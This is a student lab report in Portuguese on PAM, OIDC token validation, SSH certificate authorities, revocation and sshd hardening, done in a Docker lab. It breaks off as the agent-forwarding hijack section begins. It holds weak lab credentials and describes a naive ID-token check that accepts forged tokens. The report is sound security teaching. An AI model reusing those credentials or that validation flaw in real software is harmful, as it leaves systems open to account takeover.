UNIVERSIDADE DO MINHO
Computer Systems Security (SSC) — MCS, 2026–27

Lab report 2
Bloco 2 — Labs 3, 4 e 5

PAM e a cadeia de autenticação · identidade federada (OIDC) · certificados SSH, autorização, hardening e hijack do agente

Conteúdo

1 Laboratório 3 — PAM e a cadeia de autenticação **3**
1.1 Preparação (P1–P2) . . . 3
2 Laboratório 4 — Identidade federada (OIDC) **3**
2.1 Preparação (P1–P3) . . . 3
2.2 Exercício 1a — fluxo anotado (front vs back channel) . . . 4
2.3 Exercício 5c — validação mínima do ID token . . . 5
3 Laboratório 5 — Certificados SSH, autorização, hardening e hijack do agente **5**
3.1 Preparação (P1–P2) . . . 6
3.2 Parte A — autenticação por chave e os seus limites (Exercício 1) . . . 6
3.3 Parte B — a CA SSH: autenticação, autorização, revogação . . . 7
3.4 Parte C — hardening do `sshd` (Exercício 6) . . . 11
3.5 Parte D — o hijack do agente (Exercícios 7 e 8) . . . 14
A Reflexões (Labs 3, 4 e 5) **16**

1 Laboratório 3 — PAM e a cadeia de autenticação

1.1 Preparação (P1–P2)

P1. Quatro tipos de módulo: `auth` (provar identidade), `account` (a conta pode entrar agora?), `password` (mudança e qualidade da credencial) e `session` (preparar a sessão). A ordem e os `control` flags definem a semântica.

P2. `/etc/pam.d/sudo` não tem regras `auth` próprias: traz tudo de `common-auth` via `@include common-auth`. Por isso um erro no ficheiro partilhado quebra vários serviços de uma vez — foi o que aconteceu quando a pilha passou a negar tudo.

2 Laboratório 4 — Identidade federada (OIDC)

Stack em `/home/student/ssc-lab4` na VM (`docker compose up -d`: `dex` na porta 5556, cliente na 3000), acessível via `ssh -p 2222 -L 3000:localhost:3000 -L 5556:localhost:5556 student@localhost`. Conta `student@ssc.local`, cliente `democlient`.

2.1 Preparação (P1–P3)

P1. Corri o comando do guia na VM antes da sessão. A Figura 1 é a captura (imagem, não texto): prova que o IdP responde.

```
→  ssc-lab4 curl -s http://localhost:5556/dex/.well-known/openid-configuration \
| jq '{issuer, authorization_endpoint, token_endpoint, jwks_uri}'
{
  "issuer": "http://localhost:5556/dex",
  "authorization_endpoint": "http://localhost:5556/dex/auth",
  "token_endpoint": "http://localhost:5556/dex/token",
  "jwks_uri": "http://localhost:5556/dex/keys"
}
```

Figura 1 Lab 4, P1 — discovery document do dex (issuer + endpoints).

```
issuer:                 http://localhost:5556/dex
authorization_endpoint: http://localhost:5556/dex/auth
token_endpoint:         http://localhost:5556/dex/token
jwks_uri:               http://localhost:5556/dex/keys
```

P2. O ID token prova a um *audience* específico (o cliente) que um *subject* se autenticou no *issuer* num dado momento — autenticação. O access token só prova a um *resource server* que o portador está autorizado a aceder a um recurso — autorização.

P3. Lido em `/home/student/ssc-lab4/dex-config.yaml` (`staticClients` → `democlient`); é o valor que a Parte D do Lab 4 tenta quebrar. A Figura 2 é a captura.

```
→  ssc-lab4 cat ~/ssc-lab4/dex-config.yaml
# Lab 4 (Block 2): dex identity-provider configuration.
# The WHOLE provider is this one file: issuer, one static client, one static
# user. Students are told to read it in full before starting the stack, which
# is the point of choosing dex over a realm import.
#
# SPIKE-CONFIRMED 2026-08-18 on the arm64 test VM against dex v2.41.1: the
# stack serves the discovery document, a full authorization-code + PKCE flow
# yields valid ID/access tokens, strict redirect_uri matching rejects a
# tampered URI, and verify.py/verify_naive.py behave as the lab claims.

issuer: http://localhost:5556/dex

storage:
  type: memory           # keys and state live in memory; fine for a lab, resets on restart

web:
  http: 0.0.0.0:5556

# Skip the consent screen so the flow is observable end to end without a click.
oauth2:
  skipApprovalScreen: true

# --- the relying party (confidential client, also using PKCE) ---------------
staticClients:
  - id: democlient
    name: 'SSC demo client'
    secret: democlientsecret
    redirectURIs:
      - 'http://localhost:3000/callback'
  # NOTE (spike 2026-08-18): a second, public loopback client was tested to see
  # whether dex relaxes redirect-URI matching to accept any port (RFC 8252
  # native-app guidance). dex v2.41.1 does NOT: it exact-matches even public
  # loopback clients (localhost:PORT, 127.0.0.1, [::1] all rejected unless they
  # equal the registered URI). So Part D observes strict validation only; there
  # is no loose case to demonstrate here. The client was removed to keep the
  # provider a single-client, single-user file the students can read in full.

# --- the one login account --------------------------------------------------
# enablePasswordDB + a static password is dex's built-in "local" connector.
# The hash below is bcrypt("password"). Regenerate with:
#   python3 -c 'import bcrypt; print(bcrypt.hashpw(b"password", bcrypt.gensalt(10)).decode())'
enablePasswordDB: true
staticPasswords:
  - email: 'student@ssc.local'
    hash: '$2b$10$2PGStnnva7m1gH38nZKR4.G2Eip9ZeMMEzJpS6KywuOQiMcGtuNra'
    username: 'student'
    userID: '9e1a4c22-0000-4a00-b000-000000000004'
```

Figura 2 Lab 4, P3 — `dex-config.yaml`: cliente `democlient` e `redirectURIs`.

```
redirectURIs:
  - 'http://localhost:3000/callback'
```

2.2 Exercício 1a — fluxo anotado (front vs back channel)

1a. Fluxo no browser (via `ssh -L 3000 -L 5556`): `/` → `/login` → `/dex/auth?...` → login `student@ssc.local` → `/callback?code&state` → `/debug`. A Figura 3 marca o que se vê no Network tab e o que não se vê: o POST ao `token_endpoint` não aparece, porque foi servidor-a-servidor.




Figura 3 Lab 4, Ex. 1a — authorization-code + PKCE: front channel (browser) vs back channel (servidor-a-servidor). Passos 6–7 invisíveis no browser.

1a (cont.). É significativo que a troca code→tokens seja back channel: o `code` viaja no URL (front, visível em histórico e logs) mas sozinho não chega — o redeem exige `client_secret` e `code_verifier`, que nunca passam no browser. Prova: `curl /login` mostra `code_challenge S256` no pedido de autorização, e o `/debug` diz "fetched on the back channel" sem nenhum POST ao `/dex/token` no Network tab.

2.3 Exercício 5c — validação mínima do ID token

5c. Antes de confiar: (1) assinatura — buscar o JWKS ao `jwks_uri`, escolher a chave pelo `kid`, aceitar só `RS256` (rejeitar `none`; nunca confiar no `alg` do token); (2) `iss` igual ao issuer esperado; (3) `aud` igual a este cliente (`azp` igual, se presente); (4) `exp` válido, com `iat` e tolerância de relógio; (5) `nonce` igual ao enviado neste fluxo; (6) `state` conhecido *e* ligado ao browser que iniciou o fluxo. Prova: token adulterado (`sub` e `email` trocados, assinatura intacta) dá `REJECTED: InvalidSignatureError` no `verify.py` e `ACCEPTED` no `verify_naive.py`.

3 Laboratório 5 — Certificados SSH, autorização, hardening e hijack do agente

Três máquinas: a VM (workstation, cliente `ssh`), e dois contentores na mesma rede Docker — `jump` (bastião, publicado em `127.0.0.1:2023`) e `target` (sem porta publicada, alcançado através de `jump`). O `target` tem as contas `ops` e `dev`; `sshd` corre como PID 1 em cada contentor, pelo

que o reload é `kill -HUP 1`, não `systemctl`.

3.1 Preparação (P1–P2)

P1. Stack em `/home/student/ssc-lab5` com `jump` e `target` a correr, e a CA criada *antes* do `docker compose up` (a metade pública é montada nos dois contentores). A Figura 4 'e a prova de setup: os dois contentores a correr e as duas chaves p'ublicas.




Figura 4 Lab 5, P1 — `docker compose ps` (`jump` e `target` *Up*) e as duas chaves públicas `id_dev.pub` e `id_ops.pub`.

P2. Duas coisas ficam por resolver com chaves públicas cruas: (i) *distribuição e revogação* — cada host precisa da chave de cada utilizador em `authorized_keys` ($N \times M$ cópias) e revogar obriga a editar todos os hosts; (ii) *autenticidade do host* — na primeira ligação aceita-se um fingerprint que não se pode verificar, o que é exactamente uma janela de man-in-the-middle e também não escala.

3.2 Parte A — autenticação por chave e os seus limites (Exercício 1)

A chave pública `id_dev` foi instalada *out of band* em `target` e em `jump` (o README da stack), e a ligação faz-se através do bastião:

```
ssh -J jump -i /home/student/.ssh/id_dev dev@target
1a097db4c2a2:~$ whoami; id; pwd; hostname
dev
uid=1001(dev) gid=1001(dev) groups=1001(dev)
/home/dev
1a097db4c2a2
```

O prompt do Alpine não traz `user@host`, por isso o `whoami`/`id` é parte da prova: `dev` (uid 1001, sem grupo administrativo), `$HOME` em `/home/dev`, e o host é o contentor `target` (`1a097db4c2a2`), não o `jump` (`d8a639e4d40d`). O mesmo comando no hop:

```
d8a639e4d40d:~$ hostname
d8a639e4d40d
```

Dois *ids* diferentes provam que `-J` é um primeiro login no `jump` e um segundo login no `target` — não um túnel. É essa separação que, na Parte D, explica porque `-A` é perigoso e `-J` não.

1a. O `target` passou a confiar na chave porque um administrador copiou `id_dev.pub` para `/home/dev/.ssh/authorized_keys` — um acto de *provisionamento*, por host e por utilizador, sem qualquer canal de confiança entre eles. A cem hosts e cem utilizadores são dez mil cópias, e revogar uma chave obriga a tocar em todos os hosts. É este o primeiro problema

que o certificado resolve: a confiança passa a ser "este host confia numa CA" e a CA emite credenciais de vida curta, uma por identidade, sem tocar nos hosts.

O segundo problema aparece na primeira ligação: foram aceites dois fingerprints (`jump` e `target`) que não havia forma de verificar. A aceitação cega expõe ao ataque de homem-no-meio exactamente na primeira sessão (e em qualquer reinstalação, porque os contentores geram novas chaves de host). Não escala pela mesma razão que as chaves cruas: a verificação exige um canal fora de banda, por host. A resposta é o espelho dos certificados de utilizador: certificados de *host* (`ssh-keygen -h`, `HostCertificate`, `@cert-authority`), extensão opcional que não foi avaliada.

3.3 Parte B — a CA SSH: autenticação, autorização, revogação

3.3.1 Exercício 2 — emissão e inspecção do certificado

```
ssh-keygen -s ~/.ssh/user_ca -I 'student@lab5' -n dev -z 1 -V +1h ~/.ssh/id_dev.
    pub
Signed user key /home/student/.ssh/id_dev-cert.pub: id "student@lab5" serial 1
  for dev valid from 2026-10-21T11:47:00 to 2026-10-21T12:48:04
ssh-keygen -Lf ~/.ssh/id_dev-cert.pub
```

```
/home/student/.ssh/id_dev-cert.pub:
        Type: ssh-ed25519-cert-v01@openssh.com user certificate
        Public key: ED25519-CERT SHA256:FFlmbuOG9Dq/IBdVrFj+vrarwqpp/0xxjk+gcp+4
    Vb0
        Signing CA: ED25519 SHA256:EiNe5euwxL6pbCHJFHdOye6CnE4vtnCyMUkycBmBfvo (
    using ssh-ed25519)
        Key ID: "student@lab5"
        Serial: 1
        Valid: from 2026-10-21T11:47:00 to 2026-10-21T12:48:04
        Principals:
                dev
        Critical Options: (none)
        Extensions:
                permit-X11-forwarding
                permit-agent-forwarding
                permit-port-forwarding
                permit-pty
                permit-user-rc
```

Tabela 1 Certificado de utilizador `id_dev` (inspeccionado com `ssh-keygen -Lf`).

Campo	Valor
Key ID	`student@lab5` (escrito no log do sshd a cada uso)
Serial	1
Principals	`dev`
Validity	11:47:00 → 12:48:04 (61 min; o início é ancorado ao segundo de assinatura e o fim leva a margem de desvio de relógio do `ssh-keygen`)
Critical Options	*none*
Extensions	`permit-X11-forwarding`, `permit-agent-forwarding`, `permit-port-forwarding`, `permit-pty`, `permit-user-rc`
Signing CA	`SHA256:EiNe5...Bfvo` = fingerprint de `user_ca.pub`

O campo `Signing CA` coincide com `ssh-keygen -lf /.ssh/user_ca.pub`: a invariante de

uma só CA do laboratório verifica-se, em vez de se assumir. Uma segunda CA é a falha silenciosa clássica — os contentores confiam numa e os certificados são assinados pela outra.

2a. A validade curta limita a *janela* em que uma credencial roubada é útil e retira a necessidade de limpeza por host: expirado, o certificado é recusado por todos os hosts que confiam na CA, sem intervenção. Não faz, porém, três coisas: não termina uma sessão já aberta, não revoga antes do fim, e não distingue uma chave roubada de uma legítima. Comparado com rodar uma chave distribuída por `authorized_keys` em todos os hosts, reemitir na expiração é a operação normal de uma CA.

Nota para a Parte D: a extensão `permit-agent-forwarding` é uma *permissão do certificado*, não do servidor. Assinar com `-O clear -O permit-pty ...` retira-a, e nesse caso o próprio certificado impede o encaminhamento do agente mesmo num host onde `sshd_config` o permita.

3.3.2 Exercício 3 — o `target` passa a confiar na CA

```
docker compose exec -T target sh -c '
  grep -q "^TrustedUserCAKeys" /etc/ssh/sshd_config \
    || echo "TrustedUserCAKeys /etc/ssh/user_ca.pub" >> /etc/ssh/sshd_config
  rm -f /home/dev/.ssh/authorized_keys
  /usr/sbin/sshd -t && echo CONFIG-OK && kill -HUP 1'

docker compose exec -T target grep -n TrustedUserCAKeys /etc/ssh/sshd_config
33:TrustedUserCAKeys /etc/ssh/user_ca.pub
docker compose exec -T target sshd -T | grep -i trustedusercakeys
trustedusercakeys /etc/ssh/user_ca.pub
docker compose exec -T target ls -la /home/dev/.ssh/
drwx------  2 dev dev 4096 Oct 21 10:52 .
-rw-r--r--  1 dev dev   86 Oct 21 10:45 known_hosts
```

As linhas 5 e 12 do ficheiro são os *comentários* que mencionam a directiva; o `grep` conta-as, o `sshd -T` não. Com o `authorized_keys` removido, o login seguinte só pode vir do certificado, e o log do servidor confirma-o:

```
Accepted publickey for dev from 172.18.0.3 port 39248 ssh2: ED25519-CERT
  SHA256:FFlmbuOG9Dq/IBdVrFj+vrarwqpp/0xxjk+gcp+4Vb0 ID student@lab5 (serial 1)
  CA ED25519 SHA256:EiNe5euwxL6pbCHJFHdOye6CnE4vtnCyMUkycBmBfvo
```

Uma linha com tipo de chave, fingerprint, `ID`, `serial` e fingerprint da CA: o `target` verificou uma assinatura da CA sobre uma chave que nunca tinha visto. Repare-se também no `from 172.18.0.3`: através de `-J` o `target` só vê o `jump`, nunca o endereço real do cliente — o que na Parte D torna o atacante indistinguível do utilizador legítimo nos logs.

`/etc/ssh/user_ca.pub` aparece como `-rw-r-r- ops dev`, não `root`: é o bind mount de `/home/student/.ssh/user_ca.pub`, e o uid 1000 da VM mapeia no contentor para `ops`, a primeira conta criada pela imagem. O `sshd` aceita-o por ser `644`; se fosse grupo/outros-escrevível seria recusado — a mesma armadilha de propriedade que o README assinala para `/etc/ssh/auth_principals/`.

3a. Sem `AuthorizedPrincipalsFile`, a regra implícita do `sshd` é comparar os principals do certificado com o *nome da conta pedida*. O certificado tem o principal `dev`, portanto `dev@target` entra e `ops@target` não. O cliente só vê um pedido de password (a config ainda aceita password) e, após o Ex. 6, `Permission denied (publickey)`; o motivo está apenas no log do servidor:

```
Refusing certificate ID "student@lab5" serial=1 signed by ED25519 CA
  SHA256:EiNe5...Bfvo: Certificate invalid: name is not a listed principal
```

Ou seja, existia já uma política, só que implícita e não inspeccionável: o nome do principal tem de coincidir com o nome da conta.

3.3.3 Exercício 4 — autorização por *principals*

```
docker compose exec -T target sshd -T | grep -i authorizedprincipalsfile
authorizedprincipalsfile none                          # antes

docker compose exec -T target sh -c '
  mkdir -p /etc/ssh/auth_principals
  printf "dev\n" > /etc/ssh/auth_principals/dev
  printf "ops\n" > /etc/ssh/auth_principals/ops
  chown root:root /etc/ssh/auth_principals /etc/ssh/auth_principals/*
  chmod 755 /etc/ssh/auth_principals; chmod 644 /etc/ssh/auth_principals/*
  grep -q "^AuthorizedPrincipalsFile" /etc/ssh/sshd_config \
    || echo "AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u" >> /etc/ssh/
    sshd_config
  /usr/sbin/sshd -t && kill -HUP 1'

docker compose exec -T target sshd -T | grep -i authorizedprincipalsfile
authorizedprincipalsfile /etc/ssh/auth_principals/%u   # depois
docker compose exec -T target ls -ln /etc/ssh/auth_principals
-rw-r--r--    1 0        0               4 dev
-rw-r--r--    1 0        0               4 ops
```

O `ls -ln` é deliberado: numericamente `0 0` é `root` e `1000` é `ops`, pelo que os nomes enganam. Dono `root`, modo `644`, directório `755` — o que o `sshd` exige; um bind mount da VM mostraria `1000` e o `sshd` registaria `bad ownership or modes`, ignorando o ficheiro.

Segundo certificado, a partir do segundo par de chaves:

```
ssh-keygen -s ~/.ssh/user_ca -I 'student-ops' -n ops -z 2 -V +1h ~/.ssh/id_ops.pub
Signed user key /home/student/.ssh/id_ops-cert.pub: id "student-ops" serial 2
  for ops valid from 2026-10-21T11:55:00 to 2026-10-21T12:56:15
```

```
/home/student/.ssh/id_ops-cert.pub:
        Type: ssh-ed25519-cert-v01@openssh.com user certificate
        Public key: ED25519-CERT SHA256:bq3YTE8n8tZHsnS2HooYNwMXYvkLcktkS/
    XUUgV9Nl4
        Signing CA: ED25519 SHA256:EiNe5euwxL6pbCHJFHdOye6CnE4vtnCyMUkycBmBfvo (
    using ssh-ed25519)
        Key ID: "student-ops"
        Serial: 2
        Valid: from 2026-10-21T11:55:00 to 2026-10-21T12:56:15
        Principals:
                ops
        Critical Options: (none)
        Extensions:
                permit-X11-forwarding
                permit-agent-forwarding
                permit-port-forwarding
                permit-pty
```

```
                permit-user-rc
```

Mesma CA, principal e serial diferentes; os dois ficheiros coexistem (`id_dev-cert.pub` e `id_ops-cert.pub`) porque se usaram dois pares de chaves. O comando de assinatura foi executado duas vezes e a segunda *substituiu* o certificado de `ops` — inofensivo aqui (mesmo `-n` e `-z`), mas é a armadilha documentada: `-s` escreve ao lado da chave pública, pelo que reexecutar com outro `-n`/`-z` apaga silenciosamente o anterior.

Tabela 2 Ex. 4 — as três tentativas, com o log do servidor em paralelo.

Comando	**Resultado / razão no log do `target`**
`id_dev` → `ops`	pedido de password (certificado recusado, com fallback para password); Ctrl-C. Log: `Refusing certificate ID "student@lab5"serial=1 ...: Certificate does not contain an authorized principal`
`id_dev` → `dev`	entra como `dev`; `Accepted publickey ... (serial 1)`
`id_ops` → `ops`	entra como `ops`; `Accepted publickey ... (serial 2)`

Dois pormenores que importam. Primeiro, o *modo de falha* é um pedido de password, não `Permission denied`: antes do Ex. 6 o `sshd` ainda oferece `password`/`keyboard-interactive`, pelo que um certificado recusado é seguido de uma tentativa de password. Qualquer pedido de password aqui significa "o certificado foi recusado". Segundo, as duas mensagens de recusa *não* são iguais —

Configuração	Razão do `sshd`
sem `AuthorizedPrincipalsFile` (3a)	`Certificate invalid: name is not a listed principal`
com `AuthorizedPrincipalsFile` (4a)	`Certificate does not contain an authorized principal`

— logo o log revela *que mecanismo* recusou, mas não *o que a política diz*; para isso só o `sshd -T | grep authorizedprincipalsfile`.

4b. A **CA** decidiu *quem a chave representa* (autenticação: principal, serial, validade, assinatura). O **`AuthorizedPrincipalsFile`** decidiu *que conta esse principal pode assumir* (autorização). Duas decisões, dois ficheiros, dois donos: quem opera a CA não deve ser quem escreve a política local. Para nomes coincidentes o resultado não muda face a 3a — o certificado de `ops` também passaria na regra implícita. O que muda é que a autorização passa a ser um ficheiro inspectável, capaz de exprimir `principal X` → `conta Y` com $X \neq Y$, coisa que a regra implícita não consegue.

3.3.4 Exercício 5 — revogação com uma KRL

```
ssh-keygen -k -f ~/revoked_keys ~/.ssh/id_ops-cert.pub
Revoking from /home/student/.ssh/id_ops-cert.pub
ssh-keygen -Qf ~/revoked_keys ~/.ssh/id_ops-cert.pub
/home/student/.ssh/id_ops-cert.pub (lab5 ops identity): REVOKED
ssh-keygen -Qf ~/revoked_keys ~/.ssh/id_dev-cert.pub
/home/student/.ssh/id_dev-cert.pub (lab5 dev identity): ok
docker cp ~/revoked_keys target:/etc/ssh/revoked_keys
docker compose exec -T target sh -c '
  grep -q "^RevokedKeys" /etc/ssh/sshd_config \
    || echo "RevokedKeys /etc/ssh/revoked_keys" >> /etc/ssh/sshd_config
  /usr/sbin/sshd -t && kill -HUP 1'
docker compose exec -T target sshd -T | grep -i revokedkeys
```

```
revokedkeys /etc/ssh/revoked_keys
```

O `-Qf` nomeia a chave *e* o comentário (`(lab5 ops identity)`): a KRL identifica a credencial pelo serial e pela CA, não pelo nome do ficheiro. O `ok` para o certificado de `dev` é o controlo que mostra que a KRL é dirigida, não uma recusa global. Copiar o ficheiro não bastou — foi a directiva `RevokedKeys` que fez o `sshd` lê-lo, e o `sshd -T` confirma a directiva, não a presença do ficheiro.

Tabela 3 Ex. 5a — depois da revogação.

Comando	Resultado / log
`id_ops` → `ops`	pedido de password; Ctrl-C. Log: `Authentication key ED25519-CERT SHA256:bq3YTE8n8... revoked by file /etc/ssh/revoked_keys`
`id_dev` → `dev`	entra; `Accepted publickey ... (serial 1)`

A linha `revoked by file` nomeia a *fingerprint da chave do certificado* (`bq3YTE...`, a do certificado de `ops`) e o ficheiro que recusou; a linha de `dev` tem outra fingerprint e outro serial. Uma entrada na KRL, uma credencial morta, a outra intacta. E o cliente viu apenas `ops@target's password:` — revogação, expiração, principal errado e ausência de certificado são *indistinguíveis do lado do cliente*; só o log do servidor as separa.

5b. Assinatura da CA — autentica *quem emitiu e para quem*; nunca caduca por si. `AuthorizedPrincipalsFile` — limita *que conta*; política local, reavaliada em cada login. **Intervalo de validade** — limita *o tempo*; fixado na emissão, é um tecto sobre a credencial. **KRL/`RevokedKeys`** — limita uma credencial *já emitida, agora*; explícito e por certificado (pode também revogar uma CA ou uma chave).

Não se obtém o efeito de 5a só com vidas curtas porque não se pode encurtar um certificado já assinado: após uma fuga, a credencial continua válida até ao seu fim, e esperar pelo intervalo é precisamente o que o atacante quer. Só a revogação age imediatamente sobre uma credencial nomeada. A tabela seguinte, construída com as observações deste laboratório, mostra porque é que o cliente nunca serve de prova:

Causa	Cliente / log do `target`
expirado	`Permission denied (publickey)` / `Certificate invalid: expired`
revogado	idem / `... revoked by file /etc/ssh/revoked_keys`
principal não permitido	idem (ou pedido de password antes do Ex. 6) / `Certificate does not contain an authorized principal`
sem certificado	idem / nenhuma linha de certificado

3.4 Parte C — hardening do `sshd` (Exercício 6)

O ficheiro fornecido escreve os *defaults* de forma activa, no topo. Acrescentaram-se as cinco directivas ao fim, como o enunciado pede:

```
PasswordAuthentication no
PermitRootLogin no
PubkeyAuthentication yes
KbdInteractiveAuthentication no
AuthenticationMethods publickey
```

`sshd -t` não disse nada e o reload passou — e é isso que engana. A configuração efectiva diz outra coisa:

```
docker compose exec -T target sshd -T | grep -iE \
  -e '^passwordauthentication|^permitrootlogin|^kbdinteractiveauthentication' \
  -e '^pubkeyauthentication|^authenticationmethods'

permitrootlogin prohibit-password
pubkeyauthentication yes
passwordauthentication yes
kbdinteractiveauthentication yes
authenticationmethods publickey
```

Os testes de comportamento, com quatro das cinco linhas inertes:

```
ssh -o PreferredAuthentications=password -J jump dev@target
dev@target: Permission denied (publickey).
ssh -J jump -i ~/.ssh/id_dev dev@target
1a097db4c2a2:~$
```

Tabela 4 Ex. 6a — as três contagens (são números diferentes).

Questão	Valor	Quais
das 5 definições pretendidas, em vigor	**2/5**	`pubkeyauthentication yes` (linha original) e `authenticationmethods publickey` (linha acrescentada)
das linhas escritas/editadas que o daemon obedece	**1/5**	`AuthenticationMethods`
linhas escritas/editadas inertes	**4/5**	`PasswordAuthentication`, `PermitRootLogin`, `PubkeyAuthentication`, `KbdInteractiveAuthentication` — todas duplicadas depois do bloco do topo

A causa: o ficheiro já fixa quatro das cinco palavras-chave *acima* do bloco acrescentado, e o `sshd_config(5)` diz que, salvo indicação em contrário, *prevalece o primeiro valor obtido* para cada palavra-chave. As linhas duplicadas são lidas e ignoradas; só `AuthenticationMethods`, ausente do ficheiro original, produz efeito. O `sshd -t` valida a sintaxe, não a precedência — daí o silêncio.

A correcção edita a *primeira* ocorrência e remove as duplicadas mortas, para que ficheiro e daemon coincidam linha a linha:

```
docker compose exec -T target sh -c '
  sed -i -e "s/^PasswordAuthentication yes/PasswordAuthentication no/" \
         -e "s/^PermitRootLogin prohibit-password/PermitRootLogin no/" \
         -e "s/^KbdInteractiveAuthentication yes/KbdInteractiveAuthentication no/"
     \
         /etc/ssh/sshd_config
  awk "{ k=$1; if (k ~ /^(PasswordAuthentication|PubkeyAuthentication|
    PermitRootLogin|KbdInteractiveAuthentication|AuthenticationMethods)$/ && seen[
    k]++) next; print }" \
      /etc/ssh/sshd_config > /tmp/sshd_config.clean \
      && cat /tmp/sshd_config.clean > /etc/ssh/sshd_config
  /usr/sbin/sshd -t && kill -HUP 1'
```

O `awk` mantém a primeira ocorrência de cada uma das cinco palavras-chave e descarta as seguintes — a mesma regra que o `sshd` aplica. Resultado:

```
permitrootlogin no
pubkeyauthentication yes
passwordauthentication no
kbdinteractiveauthentication no
authenticationmethods publickey
```

Cinco de cinco em vigor, quatro linhas editadas e uma acrescentada obedecidas, zero inertes.

Previsão (pedida em 6a). Tivesse eu acrescentado as cinco linhas ao fim, sem corrigir as do topo, o `sshd -T` mostraria exactamente o bloco quebrado acima — `yes`, `prohibit-password`, `yes`, `yes` e `publickey`. Razão: o `sshd_config(5)` determina que "for each keyword, the first obtained value will be used", e o cabeçalho do próprio ficheiro explica que os defaults foram escritos por extenso justamente para que ficheiro e `sshd -T` concordem antes de qualquer alteração. É essa coincidência inicial que torna a armadilha invisível ao `sshd -t`.

Que directiva retirou a password da lista. `AuthenticationMethods publickey` — é ela que define o *conjunto* de métodos permitidos, pelo que o servidor anuncia só `publickey`. A precisão importa: `PasswordAuthentication no` retira o método `password` mas deixa `keyboard-interactive` (o PAM ainda pode pedir password); `KbdInteractiveAuthentication no` retira essa via; `AuthenticationMethods` cobre ambas.

O teste de password não podia provar o resto da baseline: falhou *igual* com quatro linhas inertes, porque só `AuthenticationMethods` estava a agir. A mensagem `Permission denied (publickey)` lista um conjunto de um elemento e não diz nada sobre `PermitRootLogin` (que continuava `prohibit-password`, admitindo root por certificado) nem sobre as outras. Só o `sshd -T` mostra a baseline completa.

3.4.1 Configuração final do `target`

```
Port 22

# These are the defaults, written out so that this file and what 'sshd -T'
# reports agree before you change anything.
PasswordAuthentication no
PubkeyAuthentication yes
PermitRootLogin no
KbdInteractiveAuthentication no
AuthorizedKeysFile .ssh/authorized_keys

# Needed by Part D (the agent-forwarding hijack, Exercises 7 and 8). Not part of
# the hardening exercises: leave it.
AllowAgentForwarding yes
TrustedUserCAKeys /etc/ssh/user_ca.pub
AuthorizedPrincipalsFile /etc/ssh/auth_principals/%u
RevokedKeys /etc/ssh/revoked_keys
AuthenticationMethods publickey
```

6b. Ranking.

1. `AuthenticationMethods publickey` — fecha o *password guessing* e o *credential stuffing* em

linha: deixa de existir qualquer via de password para forçar.

2. `PermitRootLogin no` — fecha o login remoto directo de `root`: uma credencial de root roubada deixa de ser utilizável à distância e o root passa a exigir escalada depois do login.
3. `KbdInteractiveAuthentication no` — fecha o pedido de password do PAM que sobrevive a `PasswordAuthentication no`, o clássico "desliguei as passwords e ele continua a pedir uma".

Escolheria primeiro `AuthenticationMethods publickey`: numa linha fecha as duas vias de password e, ao contrário dos interruptores individuais, não pode ser meio-aplicada por uma duplicado posterior. `PubkeyAuthentication yes` é o default e não é uma medida de hardening — referi-lo faria uma inventário, não um ranking.

6c. Deixar `PasswordAuthentication` no default reabre um caminho de adivinhação e *credential stuffing* acessível pela rede para qualquer conta com password, devolvendo ao atacante acesso inicial sem tocar na CA, na política de principals ou em qualquer chave.

3.5 Parte D — o hijack do agente (Exercícios 7 e 8)

Reemitiu-se o certificado de `dev` e carregou-se a chave *depois* (o `ssh-add` só apanha `<chave>-cert.pub` se este existir nesse momento):

```
